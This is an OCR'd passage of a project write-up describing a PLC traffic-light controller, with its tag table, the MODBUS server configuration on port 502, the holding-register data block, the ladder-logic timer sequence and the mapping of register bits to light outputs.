


Default tag table

	Name	Data type	Address	Retain	Acces...	Writa...	Visibl...	Comment
1	Switch_0	Bool	%I0.0	☐	✓	✓	✓	
2	Switch_1	Bool	%I0.1	☐	✓	✓	✓	
3	Switch_2	Bool	%I0.2	☐	✓	✓	✓	
4	Switch_3	Bool	%I0.3	☐	✓	✓	✓	
5	Switch_4	Bool	%I0.4	☐	✓	✓	✓	
6	Switch_5	Bool	%I0.5	☐	✓	✓	✓	
7	Switch_6	Bool	%I0.6	☐	✓	✓	✓	
8	Switch_7	Bool	%I0.7	☐	✓	✓	✓	
9	Green_light_1	Bool	%Q0.0	☐	✓	✓	✓	
10	Yellow_light_1	Bool	%Q0.1	☐	✓	✓	✓	
11	Red_light_1	Bool	%Q0.2	☐	✓	✓	✓	
12	Yellow_light_2	Bool	%Q0.3	☐	✓	✓	✓	
13	Red_light_2	Bool	%Q0.4	☐	✓	✓	✓	
14	Green_light_2	Bool	%Q0.5	☐	✓	✓	✓	
15	Delay_1	Bool	%M0.0	☐	✓	✓	✓	
16	Delay_2	Bool	%M0.1	☐	✓	✓	✓	
17	System_Byte	Byte	%MB1	☐	✓	✓	✓	
18	FirstScan	Bool	%M1.0	☐	✓	✓	✓	
19	DiagStatusUpdate	Bool	%M1.1	☐	✓	✓	✓	
20	AlwaysTRUE	Bool	%M1.2	☐	✓	✓	✓	
21	AlwaysFALSE	Bool	%M1.3	☐	✓	✓	✓	
22	System_Byte(1)	Byte	%MB1	☐	✓	✓	✓	
23	Clock_Byte	Byte	%MB5	☐	✓	✓	✓	
24	Clock_10Hz	Bool	%M5.0	☐	✓	✓	✓	
25	Clock_5Hz	Bool	%M5.1	☐	✓	✓	✓	
26	Clock_2.5Hz	Bool	%M5.2	☐	✓	✓	✓	
27	Clock_2Hz	Bool	%M5.3	☐	✓	✓	✓	
28	Clock_1.25Hz	Bool	%M5.4	☐	✓	✓	✓	
29	Clock_1Hz	Bool	%M5.5	☐	✓	✓	✓	
30	Clock_0.625Hz	Bool	%M5.6	☐	✓	✓	✓	
31	Clock_0.5Hz	Bool	%M5.7	☐	✓	✓	✓	
32	ERR	Int	%MW2	☐	✓	✓	✓	


PLC 1 (Server)

I faced many options for communication between PLCs, but I settled on MODBUS because of its popularity in SCADA/ICS devices. The main program block contains all the logic implemented on PLC 1, including MODBUS server logic, Traffic timer sequence, and web interface configurations. Each piece of logic is in its network in the main program block.




MODBUS Server

The MODBUS server module is in the communication -> others -> MB_SERVER panel. And can be dragged and dropped into a network tab.



A server configuration data block is created and mapped to the MB_SERVER module.



Configuration data block
Server IP
Type: TCON_IP_v4
Listening in port 502
Project tree
Devices
Traffic Contol ▸ PLC_1 [CPU 1212C AC/DC/Rly] ▸ Program blocks ▸ CONFIG_PLC_2 [DB11]
Keep actual values
Snaps
Load start values as actual values

Devices & networks
PLC_1 [CPU 1212C AC/DC/Rly]
Device configuration
Online & diagnostics
Program blocks
Add new block
Main [OB1]
Trash [FC1]
CONFIG_Overide [DB15]
CONFIG_PLC_2 [DB11]
CONFIG_Train [DB14]
HOLD_REG [DB10]
System blocks
Technology objects
External source files
PLC tags
PLC data types
Watch and force tables
Online backups

CONFIG_PLC_2 (snapshot created: 11/7/2022 3:44

	Name	Data type	Sta				in ...	Setpoint	Comment
1	Static								
2	Server_IP	TCON_IP_v4			✓	✓	✓		
3	InterfaceId	HW_ANY	64		✓	✓	✓		HW-identifier of IE-interface
4	ID	CONN_OUC	16#01		✓	✓	✓		connection reference / ide
5	ConnectionType	Byte	16#0B		✓	✓	✓		type of connection: 11=TC
6	ActiveEstablished	Bool	false		✓	✓	✓		active/passive connection
7	RemoteAddress	IP_V4			✓	✓	✓		remote IP address (IPv4)
8	ADDR	Array[1..4] of Byte			✓	✓	✓		IPv4 address
9	ADDR[1]	Byte	16#0		✓	✓	✓		IPv4 address
10	ADDR[2]	Byte	16#0		✓	✓	✓		IPv4 address
11	ADDR[3]	Byte	16#0		✓	✓	✓		IPv4 address
12	ADDR[4]	Byte	16#0		✓	✓	✓		IPv4 address
13	RemotePort	UInt	0		✓	✓	✓		remote UDP/TCP port num
14	LocalPort	UInt	502		✓	✓	✓		local UDP/TCP port numbe
15	DISCONNECT	Bool	false		✓	✓	✓		
16	NDR	Bool	false		✓	✓	✓		
17	DR	Bool	false		✓	✓	✓		
18	ERROR	Bool	false		✓	✓	✓		
19	STATUS	Word	16#0		✓	✓	✓		

The MB_HOLD_REG on the MB_SERVER module needs a data block synced with any connected client, representing a database shared among the PLC. This is how we have the client receive the traffic signals. The configuration for the buffer is an array of bool (0-15) representing each bit in a holding register. Under the properties of the buffer array, the "optimize block access" is checked off so that we can get an absolute address for the buffer array, e.g. (%DB10.DBX0.0)


Array of Bool
Devices
Keep actual values
Snapshot
Copy snapshots to start values
Load start values as actual values

Traffic Contol
Add new device
Devices & networks
PLC_1 [CPU 1212C AC/DC/Rly]
Device configuration
Online & diagnostics
Program blocks
Add new block
Main [OB1]
Trash [FC1]
CONFIG_Overide [DB15]
CONFIG_PLC_2 [DB11]
CONFIG_Train [DB14]
HOLD_REG [DB10]
System blocks
Technology objects
External source files
PLC tags
PLC data types


HOLD_REG (snapshot created: 11/7/2022 3:44:24 PM)

	Name	Data type	Offset	Start value	Retain	Accessible f...	Writa...	Visible in ...	Setpoint	Comment
1	Static									
2	BUFFER	Array[0..15] ...	0.0			✓	✓	✓		
3	BUFFER[0]	Bool	0.0	false		✓	✓	✓		
4	BUFFER[1]	Bool	0.1	false		✓	✓	✓		
5	BUFFER[2]	Bool	0.2	false		✓	✓	✓		
6	BUFFER[3]	Bool	0.3	false		✓	✓	✓		
7	BUFFER[4]	Bool	0.4	false		✓	✓	✓		
8	BUFFER[5]	Bool	0.5	false		✓	✓	✓		
9	BUFFER[6]	Bool	0.6	false		✓	✓	✓		
10	BUFFER[7]	Bool	0.7	false		✓	✓	✓		
11	BUFFER[8]	Bool	1.0	false		✓	✓	✓		
12	BUFFER[9]	Bool	1.1	false		✓	✓	✓		
13	BUFFER[10]	Bool	1.2	false		✓	✓	✓		
14	BUFFER[11]	Bool	1.3	false		✓	✓	✓		
15	BUFFER[12]	Bool	1.4	false		✓	✓	✓		
16	BUFFER[13]	Bool	1.5	false		✓	✓	✓		
17	BUFFER[14]	Bool	1.6	false		✓	✓	✓		
18	BUFFER[15]	Bool	1.7	false		✓	✓	✓		


Traffic sequence

The programming of the traffic sequence is done with "ladder logic," a standard style for programming PLCs. Ladder logic uses lines coupled with switches and modules to represent how the inputs and outputs behave. For an in-depth explanation of ladder logic and its modules, reference this playlist on youtube.

A normally open contact is used to power on or off the traffic lights (buffer[0]). The timer module is used to flip buffer[1] – buffer[7] to true or false, the delay time for red is 12 seconds, Green and yellow, the delay time is 5 seconds.




East Traffic
%DB10.DBX0.0 "HOLD_REG". BUFFER[0]
%DB10.DBX0.4 "HOLD_REG". BUFFER[4]
%DB10.DBX0.3 "HOLD_REG". BUFFER[3]
%DB10.DBX0.2 "HOLD_REG". BUFFER[2]
%DB10.DBX0.1 "HOLD_REG". BUFFER[1]
Red Light Reference
Normally open contact (Power switch)
%DB8 "IEC_Timer_0_DB_7"
TON Time
IN Q
T#12s PT ET
12 sec Timer
%DB10.DBX0.3 "HOLD_REG". BUFFER[3]
%DB10.DBX0.2 "HOLD_REG". BUFFER[2]
Green Light Reference
%DB7 "IEC_Timer_0_DB_6"
T#5s
Yellow Light Reference
%DB6 "IEC_Timer_0_DB_5"
T#5s
%DB10.DBX0.4 "HOLD_REG". BUFFER[4]
5 sec Timer
Delay Reference



North Traffic
%DB10.DBX0.0 "HOLD_REG". BUFFER[0]
%DB10.DBX1.0 "HOLD_REG". BUFFER[8]
%DB10.DBX0.7 "HOLD_REG". BUFFER[7]
%DB10.DBX0.5 "HOLD_REG". BUFFER[5]
%DB10.DBX0.6 "HOLD_REG". BUFFER[6]
Green Light Reference
%DB1 "IEC_Timer_0_DB"
TON Time
IN Q
T#5s PT ET
%DB10.DBX0.5 "HOLD_REG". BUFFER[5]
%DB10.DBX0.7 "HOLD_REG". BUFFER[7]
Yellow Light Reference
Normally open contact Power switch)
%DB2 "IEC_Timer_0_DB_1"
T#5s
%DB10.DBX0.5 "HOLD_REG". BUFFER[5]
Red Light Reference
%DB3 "IEC_Timer_0_DB_2"
T#12s
%DB10.DBX1.0 "HOLD_REG". BUFFER[8]
Delay Reference
5 sec Timer
12 sec Timer

The mapping for each bit in the holding register is as follows:


Network 6: .....

Mapping server buffer to switch (lights 1)

Contact	Tag	Coil	Output
%DB10.DBX0.5	"HOLD_REG".BUFFER[5]	%Q0.2	"Red_light_1"
%DB10.DBX0.6	"HOLD_REG".BUFFER[6]	%Q0.0	"Green_light_1"
%DB10.DBX0.7	"HOLD_REG".BUFFER[7]	%Q0.1	"Yellow_light_1"


Network 7: .....

Mapping server buffer to switch (lights 2)

Contact	Tag	Coil	Output
%DB10.DBX0.1	"HOLD_REG".BUFFER[1]	%Q0.4	"Red_light_2"
%DB10.DBX0.2	"HOLD_REG".BUFFER[2]	%Q0.5	"Green_light_2"
%DB10.DBX0.3	"HOLD_REG".BUFFER[3]	%Q0.3	"Yellow_light_2"

Web server

